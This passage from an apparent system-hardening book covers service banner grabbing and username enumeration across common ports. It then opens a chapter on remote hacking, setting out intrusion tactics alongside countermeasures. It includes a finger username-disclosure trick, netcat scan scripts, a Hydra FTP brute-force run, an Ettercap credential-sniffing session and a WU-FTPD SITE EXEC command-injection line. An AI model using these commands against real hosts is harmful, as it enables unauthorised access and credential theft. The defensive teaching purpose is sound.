```

Example:

```
[bash]$ finger @192.168.1.1
Login  Name          TTY    Idle  When       Where
bob    Bob           pts/1    8   Wed 14:26  bobsaddress.bobsisp.org
rob    Robert Smith  pts/4    51  Wed 13:46  dhcp.robshomeisp.org
tang   Tomas Tang    pts/3  1:08  Wed 10:07  somecasanexample.com
```

It is also possible to finger a specific username. Querying for a specific username will yield some information about the user even if the user is not logged on at the time:

```
finger username@host
```

Example:

```
[bash]$ finger root@192.168.1.1
Login name: root                        In real life: Sys Admin
Directory: /                            Shell: /usr/local/bin/tcsh
Last login Jan 11 14:26:51 on tty2
```

```
New mail received Wed Jan 15 14:36:29 2003;
  unread since Wed Jan 11 14:29:54 2003
No Plan.
```

An old fingerd (finger daemon) version of Solaris has been known to contain a vulnerability that discloses the list of all usernames on the host if queried with a string such as "a b c d e f g h":

```
finger 'a b c d e f g h'@host
```

See **http://www.securityfocus.com/bid/3457/info/** for more information about this vulnerability.

Disable Finger

If you are running the finger server, it is strongly recommended that you consider the following suggestions:

- Consider disabling the finger service if possible. It provides far too much information about your system to local users and intruders. If you use inetd, finger can be disabled by commenting out the appropriate line in /etc/inetd.conf. If you use xinetd, edit the file named finger in the xinetd.d directory and make sure the following line exists:

  ```
  disable = yes
  ```

  You must restart inetd or xinetd in order for changes to take effect.
- If you must run the finger server, configure your firewall to drop incoming connections to port 79. This will prevent users on external networks from querying your hosts.

HTTP (Hypertext Transfer Protocol): 80 (TCP)

HTTP is a stateless protocol used to distribute various hypermedia. It is most widely used to serve WWW (World Wide Web) content.

Obtain the HTTP Server Banner

In order to grab banner information from HTTP servers, telnet to the port they are listening on and issue the following request:

```
HEAD / HTTP/1.0[enter][enter]
```

For example:

```
[bash]$ telnet www.somecompanyasanexample.com 80
Trying 10.0.0.100...
Connected to www.somecompanyasanexample.com.
```

```
Escape character is '^]'.
HEAD / HTTP/1.0 [enter]
[enter]
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2003 17:59:12 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.1 mod_jk/1.2.0 mod_ssl/
2.8.12 OpenSSL/0.9.6h
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Thu, 09 May 2002 19:47:31 GMT
Accept-Ranges: bytes
Content-Length: 2673
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Wed, 15 Jan 2003 17:59:12 GMT
Connection closed by foreign host.
```

Some web servers do not allow HEAD requests. In this case, we must perform a GET query:

```
GET / HTTP/1.0[enter][enter]
```

This query will return to you the banner information, along with the default index page (such as index.html).

If you want to request a particular web page, say contact.html, you will need to append its name and path along with the `GET` request:

```
GET /contact.html HTTP/1.0[enter][enter]
```

Sometimes, a single web server can be used to serve content for multiple domain names. In such cases, the specific domain name must be specified in the request. This can be done by typing "Host: domain-name" after the `GET` request. For example:

```
GET / HTTP/1.0[enter]
Host: www.domainname.com[enter][enter]
```

Change the HTTP Server Banner

If you are running Apache, edit your httpd.conf file and make sure the following directives are present:

```
ServerSignature Off
ServerTokens Prod
```

Disabling the `ServerSignature` token instructs Apache to not print version information when an error page such as a "404-Not Found" is displayed. The `ServerTokens` directive, when set to `Prod`, instructs Apache to only display "Server: Apache" in the banner. If you do not want to display "Apache" in the Server tag but want to display fake information such as "Server: Not-allowed," you will need to

1. Download the Apache source code.
2. Edit the file httpd.h and change the value of the string "Apache" in the line

   ```
   #define SERVER_BASEPRODUCT "Apache"
   ```

   to something else:

   ```
   #define SERVER_BASEPRODUCT "Not-allowed"
   ```

3. Recompile, reinstall, and restart Apache.

POP3 (Post Office Protocol 3): 110 (TCP)

POP3 is a protocol used to access e-mail from a mailbox server.

Obtain the POP3 Server Banner

Telnet to port 110 to get the POP3 server banner information:

```
[bash]$ telnet 10.0.1.1 110
+OK POP3 10.0.1.1  v4.39 server ready
```

Change the POP3 Server Banner

Many POP3 servers require their source code to be edited in order to change the server banner. In these cases, you must obtain the source code to your POP3 server and search for the version string by using the `grep` command. Once you have edited the source code to reflect the new banner information, recompile and reinstall the POP3 server. Some POP3 servers allow for banner information to be changed by editing appropriate configuration files. Please see your POP3 server documentation for details.

Portmapper: 111 (TCP)

RPC (remote procedure call)–based services such as NIS (Network Information Service) do not listen on static ports. These services register their port numbers with the Portmapper.

Query Portmapper for RPC Services

The Portmapper server can be queried for the RPC services registered with it by using the `rpcinfo` tool:

```
rpcinfo -p hostname
```

For example:

```
[bash]$ rpcinfo -p 192.168.1.1
    program vers proto   port
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  32782  status
    100024    1   tcp  32779  status
    100133    1   udp  32782
    100133    1   tcp  32779
    100021    1   udp   4045  nlockmgr
    100021    2   udp   4045  nlockmgr
    100021    3   udp   4045  nlockmgr
    100021    4   udp   4045  nlockmgr
    100021    1   tcp   4045  nlockmgr
    100021    2   tcp   4045  nlockmgr
    100021    3   tcp   4045  nlockmgr
    100021    4   tcp   4045  nlockmgr
    100005    1   udp  32795  mountd
    100005    2   udp  32795  mountd
    100005    3   udp  32795  mountd
    100005    1   tcp  32784  mountd
    100005    2   tcp  32784  mountd
    100005    3   tcp  32784  mountd
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100227    2   udp   2049  nfs_acl
    100227    3   udp   2049  nfs_acl
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100227    2   tcp   2049  nfs_acl
    100227    3   tcp   2049  nfs_acl
    100011    1   udp  51802  rquotad
    100235    1   tcp  55451
    100004    2   udp   1007  ypserv
    100004    1   udp   1007  ypserv
```

```
    100004    1   tcp    762  ypserv
    100004    2   tcp  51059  ypserv
    100007    3   udp  56186  ypbind
    100007    2   udp  56186  ypbind
    100007    1   udp  56186  ypbind
    100007    3   tcp  51390  ypbind
    100007    2   tcp  51390  ypbind
    100007    1   tcp  51390  ypbind
```

The rpc.rusersd and rpc.whod services are two RPC services that provide user information similar to finger:

```
[bash]$ rusers -l 192.168.1.1
bob   192.168.1.1:pts/1  Jan 15 14:26  :08 (bobsipaddress.bobsisp.org)
rob   192.168.1.1:pts/4  Jan 15 13:10  1:04 (dhcp.robshomeisp.org)

[bash]$ rwho 10.0.0.1
deepti 10.0.0.10:pts/2     Jan 15 10:10
joe    192.168.1.11:pts/1  Jan 12 14:33
```

Disable Portmapper and RPC Services

If you are running any RPC services, the following suggestions are strongly recommended:

- Disable Portmapper if no RPC services are running.
- Disable rpc.usersd and rpc.whod by commenting out the appropriate line(s) in inetd.conf. If using xinetd, look in your xinetd.d directory and make sure the files corresponding to the services you want to disable contain this line:

  ```
  disable = yes
  ```

- Disable any RPC services that are not in use.

You must restart inetd or xinetd in order for changes to take effect.

NNTP (Network News Transfer Protocol): 119 (TCP)

NNTP is a protocol for the distribution, inquiry, retrieval, and posting of news articles.

Obtain the NNTP Server Banner

Many NNTP servers will print out version information when connected to:

```
[bash]$ telnet 192.1681.1.1 119
Connected to 192.168.1.1.
```

```
Escape character is '^]'.
200 192.168.1.1 InterNetNews NNRP server INN 1.4 22-Dec-93
 ready (posting ok).
```

Change the NNTP Server Banner

Many NNTP servers require their source code to be edited in order to change the server banner. In these cases, you must obtain the source code to your NNTP server and search for the version string by using the `grep` command. Once you have edited the source code to reflect the new banner information, recompile and reinstall the NNTP server. Some NNTP servers allow for banner information to be changed by editing appropriate configuration files. Please see your NNTP server documentation for details.

Samba: 137 to 139 (TCP and UDP)

Samba uses the SMB (Server Message Block) protocol to share files and printers over the network. SMB is most commonly used by Microsoft Windows operating systems. See **http://www.samba.org/** for details on the Samba project.

Enumerate Samba Server Information

Samba's `smbclient` tool can be used to enumerate information from a remote Samba server:

```
[bash]$ smbclient -L sambaserver -I 10.0.0.1 -U ''
added interface ip=192.168.1.2 bcast=192.168.1.255 nmask=255.255.255.0
Password:[enter]
Domain=[REMOTEDOMAIN] OS=[Unix] Server=[Samba 2.2.8]

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          Disk      IPC Service (Samba Server)

        Server               Comment
        ---------            -------
         RSAMBASERVER


        Workgroup            Master
        ---------            -------
        RGROUP               RMASTERHOST
```

Change the Samba Server String and Version Information

The following steps can be taken to harden Samba server configurations:

- Edit smb.conf and change

  ```
  server string = Samba Server
  ```

  to something else:

  ```
  server string = no information
  ```

  This will change the description field displayed next to each share name.

  Also, make use of the `hosts allow` and `interfaces` settings in smb.conf in order to restrict external hosts from connecting to your Samba server.

- In order to change the actual Samba version information, edit the source/include/version.h file and change the value of the constant `VERSION` to something else. You must recompile and reinstall Samba for the change to take effect.

IMAP2/IMAP4 (Internet Message Access Protocol 2/4): 143 (TCP)

IMAP2/4 is an e-mail access protocol used to access e-mail from a mailbox server. Its features include the ability to store e-mail on a remote location.

Grab the IMAP Server Banner

IMAP2/4 servers are known to print out a welcome banner with version information when connected to:

```
[bash]$ telnet 192.168.1.1 143
Connected to 192.168.1.1.
Escape character is '^]'.
* OK 192.168.1.1 IMAP4rev1 v12.264 server ready
```

Change the IMAP Server Banner

Many IMAP servers require their source code to be edited in order to change the server banner. In these cases, you must obtain the source code to your IMAP server and search for the version string by using the

`grep` command. Once you have edited the source code to reflect the new banner information, recompile and reinstall the IMAP server. Some IMAP servers allow for banner information to be changed by editing appropriate configuration files. Please see your IMAP server documentation for details.

SNMP (Simple Network Management Protocol): 161, 162 (UDP)

SNMP is a maintenance protocol used to manage nodes such as routers and switches on an IP network.

Enumerate SNMP

SNMP servers are configured with a "community string" that acts like a user id or password. When an SNMP server is queried with the wrong community string, it does not respond. Many SNMP servers have default community strings such as "public" and "private." When an SNMP server is queried with the right community string, useful information can be gained:

```
[bash]$ snmpwalk 10.0.0.1 public
TCP/IP
system.sysObjectID.0 = OID: enterprises.36.2.15.2.3
system.sysUpTime.0 = Timeticks: (190724809) 22 days, 1:47:28.09
system.sysContact.0 = unknown
system.sysName.0 = 10.0.0.1
system.sysLocation.0 = Room G11, Ground Floor
interfaces.ifTable.ifEntry.ifPhysAddress.1 = 0:0e7:1:e3:1
interfaces.ifTable.ifEntry.ifPhysAddress.2 =
interfaces.ifTable.ifEntry.ifPhysAddress.3 =
interfaces.ifTable.ifEntry.ifPhysAddress.4 =
```

The preceding output is only a snippet of an output that is usually few hundred lines long. As is obvious, the preceding information provides a lot of configuration details. The `snmpwalk` command is part of the net-snmp-utils package provided by most Unix and Linux distribution vendors. It can also be obtained from **http://www.net-snmp.org/**.

Prevent SNMP Enumeration

If you have any hosts configured to use SNMP, do consider the following precautions:

- Use SNMP versions 2 or 3.
- Use a community string that is hard to guess.

- Do not allow incoming SNMP traffic from your firewall.
- Restrict your SNMP ACLs to allow connections only from specific hosts.

HTTPS (Secure Hypertext Transfer Protocol): 443 (TCP)

HTTPS is HTTP over SSL (Secure Sockets Layer). HTTPS uses SSL in order to set up and maintain a secure channel, and it therefore provides encrypted communication between the client and the server.

Obtain the HTTPS Server Banner

The command-line `openssl` tool can be used to connect to an HTTPS server. Similar to what happens with HTTP (port 80), a request such as

```
HEAD / HTTP/1.0 [enter][enter]
```

or

```
GET / HTTP/1.0 [enter][enter]
```

can be used to obtain banner information.

Example:

```
[bash]$ openssl s_client -connect:192.168.1.1:443
```

[Various items of certificate information deleted]

```
HEAD / HTTP/1.0[enter]
[enter]
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2003 17:59:12 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.1 mod_jk/1.2.0 mod_ssl/
2.8.12 OpenSSL/0.9.6h
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Thu, 09 May 2002 19:47:31 GMT
Accept-Ranges: bytes
Content-Length: 2673
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Wed, 15 Jan 2003 17:59:12 GMT

Closed
```

Change the HTTPS Server Banner

Please see "Change the HTTP Server Banner."

NNTPS (Secure Network News Transfer Protocol): 563 (TCP)

NNTPS is NNTP over SSL (Secure Sockets Layer). NNTPS uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

Grab the NNTPS Server Banner

The command-line `openssl` tool can be used to connect to an NNTPS server in order to obtain banner information:

```
[bash]$ openssl s_client -connect:192.168.1.1:563
```

[Various items of certificate information deleted]

```
200 192.168.1.1 InterNetNews NNRP server INN 1.4 22-Dec-93 ready
 (posting ok).
```

OpenSSL is available at **http://www.openssl.org/**.

Change the NNTPS Server Banner

Please see "Change the NNTP Server Banner."

IMAPS (Secure Internet Message Access Protocol): 993 (TCP)

IMAPS is IMAP over SSL (Secure Sockets Layer). IMAPS uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

Grab the IMAPS Server Banner

The command-line `openssl` tool can be used to connect to an IMAPS server in order to obtain banner information:

```
[bash]$ openssl s_client -connect:192.168.1.1:993
```

[Various items of certificate information deleted]

```
* OK [CAPABILITY IMAP4 IMAP4REV1 LOGIN-REFERRALS AUTH=LOGIN]
 localhost IMAP4rev1 2000.283 at Thu, 16 Jan 2003 03:51:56
 -0500 (EST)
```

OpenSSL is available at **http://www.openssl.org/**.

Change the IMAPS Server Banner

Please see "Change the IMAP Server Banner."

POP3S (Secure Post Office Protocol 3): 995 (TCP)

POP3S is POP3 over SSL (Secure Sockets Layer). POP3S uses SSL in order to set up and maintain a secure channel, and therefore provides encrypted communication between the client and the server.

Obtain the POP3S Server Banner

The command-line `openssl` tool can be used to connect to a POP3S server in order to obtain banner information:

```
[bash]$ openssl s_client -connect:192.168.1.1:995
```

[Various items of certificate information deleted]

```
+OK QPOP (version 2.53) at 192.168.1.1 starting.
 <3413.1213453134@192.168.1.1>
```

OpenSSL is available at **http://www.openssl.org/**.

Change the POP3S Server Banner

Please see "Change the POP3 Server Banner."

MySQL: 3306 (TCP)

MySQL is a popular open-source database software package. It is available from **http://www.mysql.com/**.

Enumerate MySQL Version Information

It is possible to obtain the version number of the remote MySQL server by connecting to its port using the telnet client:

```
[bash]$ telnet 10.0.0.1 3306
Trying 127.0.0.1...
```

```
Connected to 127.0.0.1.
Escape character is '^]'.
(
3.23.49&r/3Nod*Connection closed by foreign host.
```

Allow Only Local Connections

Do not allow hosts outside the intranet to connect to MySQL services. Ensure firewall rules are present to block such connection attempts. Authorized external users should be encouraged to use secure tunneling tools such as SSH to establish remote connections.

Although the MySQL source code can be edited to change the version information that is displayed immediately upon connect, it is likely that doing so will break many MySQL clients.

AUTOMATED BANNER-GRABBING

Netcat is a tool used to read and write data across network connections using TCP or UDP. It can be used to connect to remote servers like the command-line telnet client, or to listen on specific ports for incoming connections. It has a lot of other interesting capabilities, which you will explore in later chapters. Netcat is available at **http://www.atstake.com/research/tools/network_utilities/**.

Netcat can be used to grab the SMTP banner in the following way:

```
[bash]$ nc 192.168.1.1 25
220 192.168.1.1 ESMTP Sendmail 8.10.2+Sun/8.10.2; Tue,
 14 Jan 2003 09:28:02 -0500 (EST)
```

With a little bit of bash shell programming, you can use Netcat to perform automated banner-grabbing. For example, consider the following script (let us call it grab.bash):

```
#!/bin/bash

if [ $# -lt 1 ]
then
        echo Usage: $0 host
        exit 1
fi

i=21
```

```
while [ "$i" -lt  26 ]
do
        nc -v $1 $i  < /dev/null
        i=`expr $i + 1`
        echo
done
```

This script consists of a `while` loop for the values of the variable *i* ranging from 21 to 25. Within the `while` loop, a connection to a host (the first parameter passed to the script, i.e., *$1*) is made on ports of value *i* (21 to 25), and /dev/null is given as input to the Netcat connection. Since /dev/null is a special file that contains nothing (null), Netcat will immediately terminate after grabbing the first line of the banner (if any).

Before attempting to execute the preceding script, execute permissions must be granted :

```
[bash]$ chmod u+x ./grab.bash
```

Now run the script:

```
[bash]$ ./grab.bash 192.168.1.1
192.168.1.1 [192.168.1.1] 21 (ftp) open
220 192.168.1.1 FTP server (Version wu-2.6.2+Sun) ready.
221 You could at least say goodbye.

192.168.1.1 [192.168.1.1] 22 (ssh) open
SSH-1.99-OpenSSH_3.4p1

192.168.1.1 [192.168.1.1] 23 (telnet) : Connection refused

192.168.1.1 [192.168.1.1] 24 (?) : Connection refused

192.168.1.1 [192.168.1.1] 25 (smtp) open
220 192.168.1.1 ESMTP Sendmail 8.9.3/8.9.3; Fri, 17 Jan 2003
 14:13:10 -0500 (EST)
```

If the preceding script needs to be executed on various hosts, you can write a wrapper against your grab.bash script like this:

```
#!/bin/bash

for i in `cat hosts.txt`
do
        ./grab.bash $i
        echo
done
```

The preceding script, which could be called wrapper-grab.bash, will execute our original script grab.bash against hosts listed in the file hosts.txt. The hosts.txt file must contain hostnames or IP addresses of target hosts like this:

```
192.168.1.1
10.0.0.1
somecompanyasanexample.com
```

Though the preceding script will work with most services, recall that you need to issue a `HEAD` request in order to obtain a HTTP banner. In order to do this, Netcat can be used like this,

```
nc hostname 80 < getrequest.txt
```

where getrequest.txt is a file containing

```
HEAD / HTTP/1.0[enter]
[enter]
```

Remember to use `openssl` instead of Netcat for SSL ports such as HTTPS, NNTPS, IMAPS, and POP3S, as described previously.

SUMMARY

This chapter covered ways to identify services running on nonstandard ports using the Amap tool and how to manually and automatically identify services running on standard ports. You also looked at different ways to remotely enumerate usernames. Now, you are ready to move on to Chapter 4, where you will use the information gained in this chapter to exploit remote services in order to gain access to vulnerable hosts.

Chapter 4

Remote Hacking

IN THIS CHAPTER:

- Remote Services
- Nessus
- Obtaining a Shell
- Port Redirection
- Cracking /etc/shadow
- Summary

This chapter will focus on techniques often used by intruders to gain unauthorized access to remote hosts. After identifying services and enumerating all possible users, the next logical step for an attacker is to compromise the victim host by exploiting known service and application vulnerabilities on the target host.

REMOTE SERVICES

If the primary goal of the target host is to act as a server, it must allow remote access to relevant TCP or UDP ports. As long as one open network port exists, an opportunity also exists for an unauthenticated user to attempt an intrusion.

Before we look at a detailed list of commonly exploited services, we must first understand the different types of tactics used by intruders.

Intrusion Tactics

Depending upon the ports and services open on the remote host, an attacker may choose to use many different techniques to attempt unauthorized access. The following sections describe many common tactics used by potential intruders to remotely compromise vulnerable hosts.

Brute-Forcing

If a remote service authenticates users via a username and password pair, the most obvious method to gain access is to attempt all possible username and password combinations. A more efficient method is to only attempt known usernames that have been accumulated by successful username enumeration techniques as described in Chapter 3. Since users tend to choose easy-to-remember passwords that can be found in a dictionary, many brute-force tools make use of language dictionary files.

For the purposes of the examples that follow, we will be making use of Hydra, a brute-forcing tool that supports various protocols. It is available for download from **http://www.thehackerschoice.com/releases.php**.

The act of attempting all possible combinations of usernames and passwords as described here is known as "active" brute-forcing. On the other hand, password crackers such as John the Ripper can be used to brute-force password hashes, in a technique known as "passive" brute-forcing. See "Cracking /etc/shadow" at the end of this chapter for details.

Common Defenses Against Brute-Force Attacks

Here are a list of precautions that can be taken to better protect against username and password brute-forcing:

- Oblige users to use strong passwords. Utilities such as `npasswd`, available at **http://www.utexas.edu/cc/unix/software/npasswd/**, and `pam_passwdqc`, available at **http://www.openwall.com/passwdqc/**, help enforce strong password policies.
- Require password aging and enforce password length restrictions. Depending upon your distribution, edit `/etc/default/passwd` or `/etc/login.defs` to do this.
- Consider the use of dynamic password schemes such as S/KEY and SecurID.

Sniffing

Network packets that are destined for other hosts are ignored by network cards during normal operation. However, most network cards can be set to run in "promiscuous mode" through the use of sniffing programs (also known as "network analyzers"), causing the network card to pass all received network packets to the operating system's TCP/IP stack. This allows someone to examine every network packet received by the host. Since many protocols pass data in clear text, it is possible for a malicious user to use network analyzer software to capture critical data such as usernames and passwords that are transmitted across the network.

On a hubbed network, packets sent and received by hosts on the same network segment are received by *all* other participating hosts. In this scenario, a malicious user may simply set his or her network card to promiscuous mode in order to capture all data on the network segment.

However, on a switched network, the hardware switch device ensures that hosts receive only packets that are destined to them. Every Ethernet network device is assigned a 12-digit hex number by its vendor. This number is known as the device's MAC (Media Access Control) address. When a host on a switched network transmits data, its MAC address is recorded by the switch and stored in cache. Future packets destined for the host's MAC address are transmitted to the hardware port on the switch that the host is connected to. Tools such as Ettercap can be used to perform *ARP-spoofing*, where forged ARP (Address Resolution Protocol) replies

are used to proxy traffic over a switch. Consider the following hosts present on a network switch:

- **V** Victim host
- **G** Gateway host
- **M** Malicious host

In order to perform ARP-spoofing, host M will send ARP reply packets to hosts G and V. These ARP reply packets will cause host V to map host M's MAC address with host G's IP address, and will cause host G to map host M's MAC address with host V's IP address. Since Ethernet packets are routed according to MAC addresses, host M will receive all packets transmitted to and from hosts G and V. Now, if host M routes these packets to the correct destinations by replacing their MAC addresses with those of hosts G or V, then the victim hosts G and V will have no idea that their connection is being proxied by host M. Tools such as Dsniff and Ettercap can be used to perform ARP-spoofing.

Ettercap can be downloaded at **http://ettercap.sourceforge.net/**. Dsniff is available at **http://monkey.org/~dugsong/dsniff/**.

Common Sniffing Countermeasures

Network sniffing tools make it easy for malicious users to capture data on a network segment. The following countermeasures are strongly recommended:

- Do not use clear-text protocols.
- Some switches allow administrators to statically map MAC addresses. However, this may not be feasible for large corporations.
- Many IDSs detect and report ARP-spoofing. Ettercap can be used to help detect forged ARP replies on a network.

Man-in-the-Middle

This type of an attack involves a malicious user intercepting and altering data between two or more victim hosts.

For example, note that after he has successfully compromised somecompanyasanexample.com's internal DNS server, the intruder may alter the DNS server configuration to answer all DNS queries for intranet.somecompanyasanexample.com to point to the intruder's IP address. This will cause users to unknowingly connect to the intruder's

host instead of intranet.somecompanyasanexample.com. The intruder may then proxy the victim's connection by connecting to the real IP address of intranet .somecompanyasanexample.com and . In this scenario, the intruder will have successfully launched a *man-in-the- middle* attack.

Preventing Man-in-the-Middle Attacks

Use secure protocols such as SSH, IMAPS, and HTTPS. Although these protocols may be susceptible to man-in-the-middle attacks, they make use of encryption keys and certificates that will cause software clients to warn end users of a possible attack.

Misconfigurations

Often, services are misconfigured to expose unnecessary information to unauthenticated users. Sometimes, misconfigurations may lead to total compromise of a host. Common misconfigurations and their defenses are listed in the following "Remote Service Vulnerabilities" section.

Audit and Harden Host Configurations

It is a good idea to routinely audit and harden host configuration policies. See the chapters in Part II of this book for instructions on how to harden policies and services.

Software Vulnerabilities

Software vulnerabilities are caused by design flaws such as improper input validation and bounds checking. Such vulnerabilities are often remotely exploitable, enabling attackers to execute malicious code on the host running the vulnerable software.

Buffer overflows are the cause of many remotely exploitable conditions. They occur when a process writes data past the allocated buffer space in memory. This causes the executable stack space to be overwritten with arbitrary data. An attacker may take advantage of such a condition by supplying maliciously crafted input that may cause the process to overwrite its stack space with executable data supplied by the attacker. For more information and details, see "Smashing the Stack for Fun and Profit" by "Aleph One," available at **http://www.insecure.org/stf/smashstack.txt**.

Many online security resources post exploit code against various vulnerabilities. Be cautious of such exploits, since they can and have been known to contain malicious backdoors that may lead to the compromise of the host that executes the exploit. Testing unknown exploits under a virtual machine environment is a good idea. The most widely used virtual machine software is made available by VMware. Please see **http://www.vmware.com/** for details.

Common Defenses Against Software Vulnerability Exploits

Sometimes, remote exploits for software vulnerabilities are made available before vulnerability advisories or patches are announced. Such exploits are commonly referred to as *zero-day exploits.* It is impossible to protect against exploits that target unannounced vulnerabilities. However, every system administrator must watch and act against unusual system activities in addition to following these recommendations:

- Keep up-to-date with software patches.
- Subscribe to vulnerability watch lists such as Bugtraq. (Visit **http://securityfocus.com/cgi-bin/sfonline/subscribe.pl** for more information.) See the "Online Resources" section in the Reference Center of this book for pointers to many other security resources.
- To prevent some types of buffer overflows, a few solutions are available:
  - StackGuard: **http://www.immunix.org/stackguard.html**
  - Libsafe: **http://www.research.avayalabs.com/project/libsafe/**
  - StackGhost: **http://stackghost.cerias.purdue.edu/**
  - Openwall: **http://www.openwall.com/linux**

  If using Solaris, edit /etc/system and add the following lines:

  ```
  set noexec_user_stack=1
  set noexec_usr_stack_log=1
  ```
- Watch and act upon IDS logs.

Remote Service Vulnerabilities

What follows is a list of commonly exploited services. It is based on the standard port numbers the services are known to usually listen on.

Recognizing Services Running on Nonstandard Ports

Any of the services listed here can be configured to listen on a nonstandard port. Tools such as Amap, available at **http://www.thehackerschoice.com/releases.php**, can be used to determine services listening on unknown or nonstandard ports:

```
[bash]$ amap -sT intranet.somecompanyasanexample.com 9934
Total amount of tasks to perform: 15
Amap v1.2.1b started at Sun Mar  9 09:30:22 2003, stand back and
keep the children away.
Protocol on IP 192.168.1.3 port 9934 tcp matches ssl
Protocol on IP 192.168.1.3 port 9934 tcp matches http
Unidentified ports: None.
Amap v1.2.1b ended at Sun Mar  9 09:30:59 2003
```

In this example, Amap successfully discovered that host *intranet.somecompanyasanexample.com* was running HTTPS on port 9934. This is useful information, since the standard reserved port for HTTPS is 443.

Block and Stop Unnecessary Services

Some services are configured to accept connections from any source IP address. For example, an HTTP server for an e-commerce organization must accept connections from any IP address in order to allow remote users in all locations to view the organization's web site. In such a case, it is impossible for an organization to hide the fact that they are running an HTTP server.

However, depending on the organization's requirements and network architecture, some services may only expect connections originating from authorized IP addresses. In such cases, firewall rules should be put in place to ensure that connections originating from unauthorized IP addresses are blocked. In addition, unnecessary services must be turned off or blocked by firewall rules. This will prevent the exploitation and identification of services that should not be accessible by unauthorized remote hosts.

FTP (File Transfer Protocol): 21 (TCP)

FTP is a protocol for transferring files from one host to the other.

Brute-Forcing It is possible to brute-force FTP accounts by using Hydra.

Brute-Force FTP

Here is an example of how Hydra can be used to brute-force FTP accounts:

```
[bash]$ hydra -L usernames.txt -P passwords.txt
ftp.somecompanyforexample.com ftp
Hydra v2.2 (c) 2002 by van Hauser / THC - use allowed only for legal
purposes.
Hydra is starting! [parallel tasks: 4, login tries: 4 (l:2/p:2)]
[21][ftp] login: joe   password: mypassw0rd
Hydra finished.
```

Prevent FTP Brute-Forcing

Please see "Common Defenses Against Brute-Force Attacks."

Sniffing Because FTP is a clear-text protocol, it is possible to capture the username and password being sent across the network. Tools such as Ettercap facilitate the capture of FTP data.

Sniff FTP Authentication

Here is an example of how Ettercap can be used to capture FTP credentials being transmitted over a network:

```
[bash]# ettercap -m -C -N

ettercap 0.6.7 (c) 2002 ALoR & NaGA

Your IP: 10.0.0.102 with MAC: 01:11:04:03:6A:A3 on Iface: eth0

Loading plugins... Done.

Resolving 1 hostnames...

* |=================================================>| 100.00 %


Press 'h' for help...

 Sniffing (MAC based): ANY <--> ANY

 TCP + UDP packets... (default)

Collecting passwords...
```

```
07:04:58  10.0.0.102:4814 <--> 192.168.1.1:21                ftp

USER: smith
PASS: myp455w0rd
```

Use Secure Protocols

Do not use clear text protocols such as FTP. Consider using HTTPS or SSH to perform secure file transfers.

FTP Misconfigurations FTP clients and servers are susceptible to remote exploitation due to misconfiguration issues. The following paragraphs cover the most popular attacks against such misconfigurations.

Bounce Attacks

Due to the design of the FTP protocol, when an FTP client requests a data transfer using "active" mode, the FTP server must initiate a connection back to a port on the FTP client. FTP clients issue a PORT command with their IP address and listening port number as parameters. If the FTP client issues a PORT command with the IP address of another host, then the FTP server will attempt to connect to that host. Therefore, this feature of the FTP protocol can be used to proxy port scans. You can perform such a scan by making use of nmap's -b option.

Once the PORT command is issued, a RETR command can be executed by a malicious client to send files containing commands to the FTP server. This will cause the FTP server to dump the contents of the given file to a given port of the host specified by the PORT command. This file could contain SMTP commands, for example, enabling a malicious FTP client user to proxy e-mails via the FTP server.

Prevent Bounce Attacks from Succeeding

Make sure the following precautions have been taken in order to protect against FTP bounce attacks:

- Configure your FTP server to refuse connections to IP addresses other than the client when a PORT command is issued. Most recent FTP servers do this by default.
- Instruct your firewall not to allow incoming connections with a source port of 20. Note, though, that this rule may block legitimate connections.

Connection Theft

When an FTP client sends a PASV (passive) command after a PORT command along with its IP address and port number, the server begins to listen for a connection at the requested port. At this time, a malicious user may connect to the server's port before the client. Depending on the next command issued by the FTP client, the malicious user may now have access to the data transmitted.

If passive mode is not used, then the FTP session resorts to "active" mode. In this mode, it is the client that begins to listen at a specified port. At this time, an attacker may connect to the client before the FTP server. Depending on the next command issued by the client, the attacker may pose as the legitimate server and may transmit modified files or data to the client.

Prevent Connection Theft Attacks

The following recommendations will help protect against connection theft attacks:

- Configure your FTP server to only allow connections to its data ports from the IP address of an authenticated client. Most FTP servers do this by default. Note that this might not prevent attacks where both the attacker and the legitimate FTP user are behind the same NAT gateway, since their source IP addresses will be the same.
- Configure your FTP client to only accept connections from the FTP server to which it is connected.

Software Vulnerabilities WU-FTPD is the most widely used FTP daemon on Unix and Linux. Unfortunately, its history has been plagued by vulnerabilities for which many remote exploits have been known to exist. Following is a list of some known WU-FTPD vulnerabilities:

- **File Globbing Heap Corruption Vulnerability** WU-FTPD's "file globbing" feature allows for clients to organize files by patterns. Certain patterns were found to cause heap corruption in the WU-FTPD processes. This vulnerability made it possible for an attacker to execute arbitrary commands on a vulnerable WU-FTPD server by sending specially crafted data as input. See **http://online.securityfocus.com/bid/3581** for more details.
- **SITE EXEC Vulnerability** Older versions of WU-FTPD contained a vulnerability in their "SITE EXEC" feature. This

vulnerability allowed clients to escape out of the restricted set of commands they are allowed to execute. For example, if an FTP client were to issue the following command to a vulnerable FTP server, that command would be executed with root privileges:

```
SITE exec /bin/sh -c /usr/bin/id
```

See **http://securityfocus.com/bid/2241** for more information.

- **Long Path Overflow Vulnerability** WU-FTPD contained a buffer overflow vulnerability due to incorrect handling of long pathnames. More specifically, this was caused due to the lack of bounds checking by WU-FTPD while using the function `realpath()`, which in turn used the `strcpy()` function. The `strcpy()` function, used to copy strings from a one-source location in memory to another, performs no bounds checking and can lead to buffer overflows. See **http://www.eeye.com/html/Products/Retina/RTHs/FTP_Servers/630.html** for details.

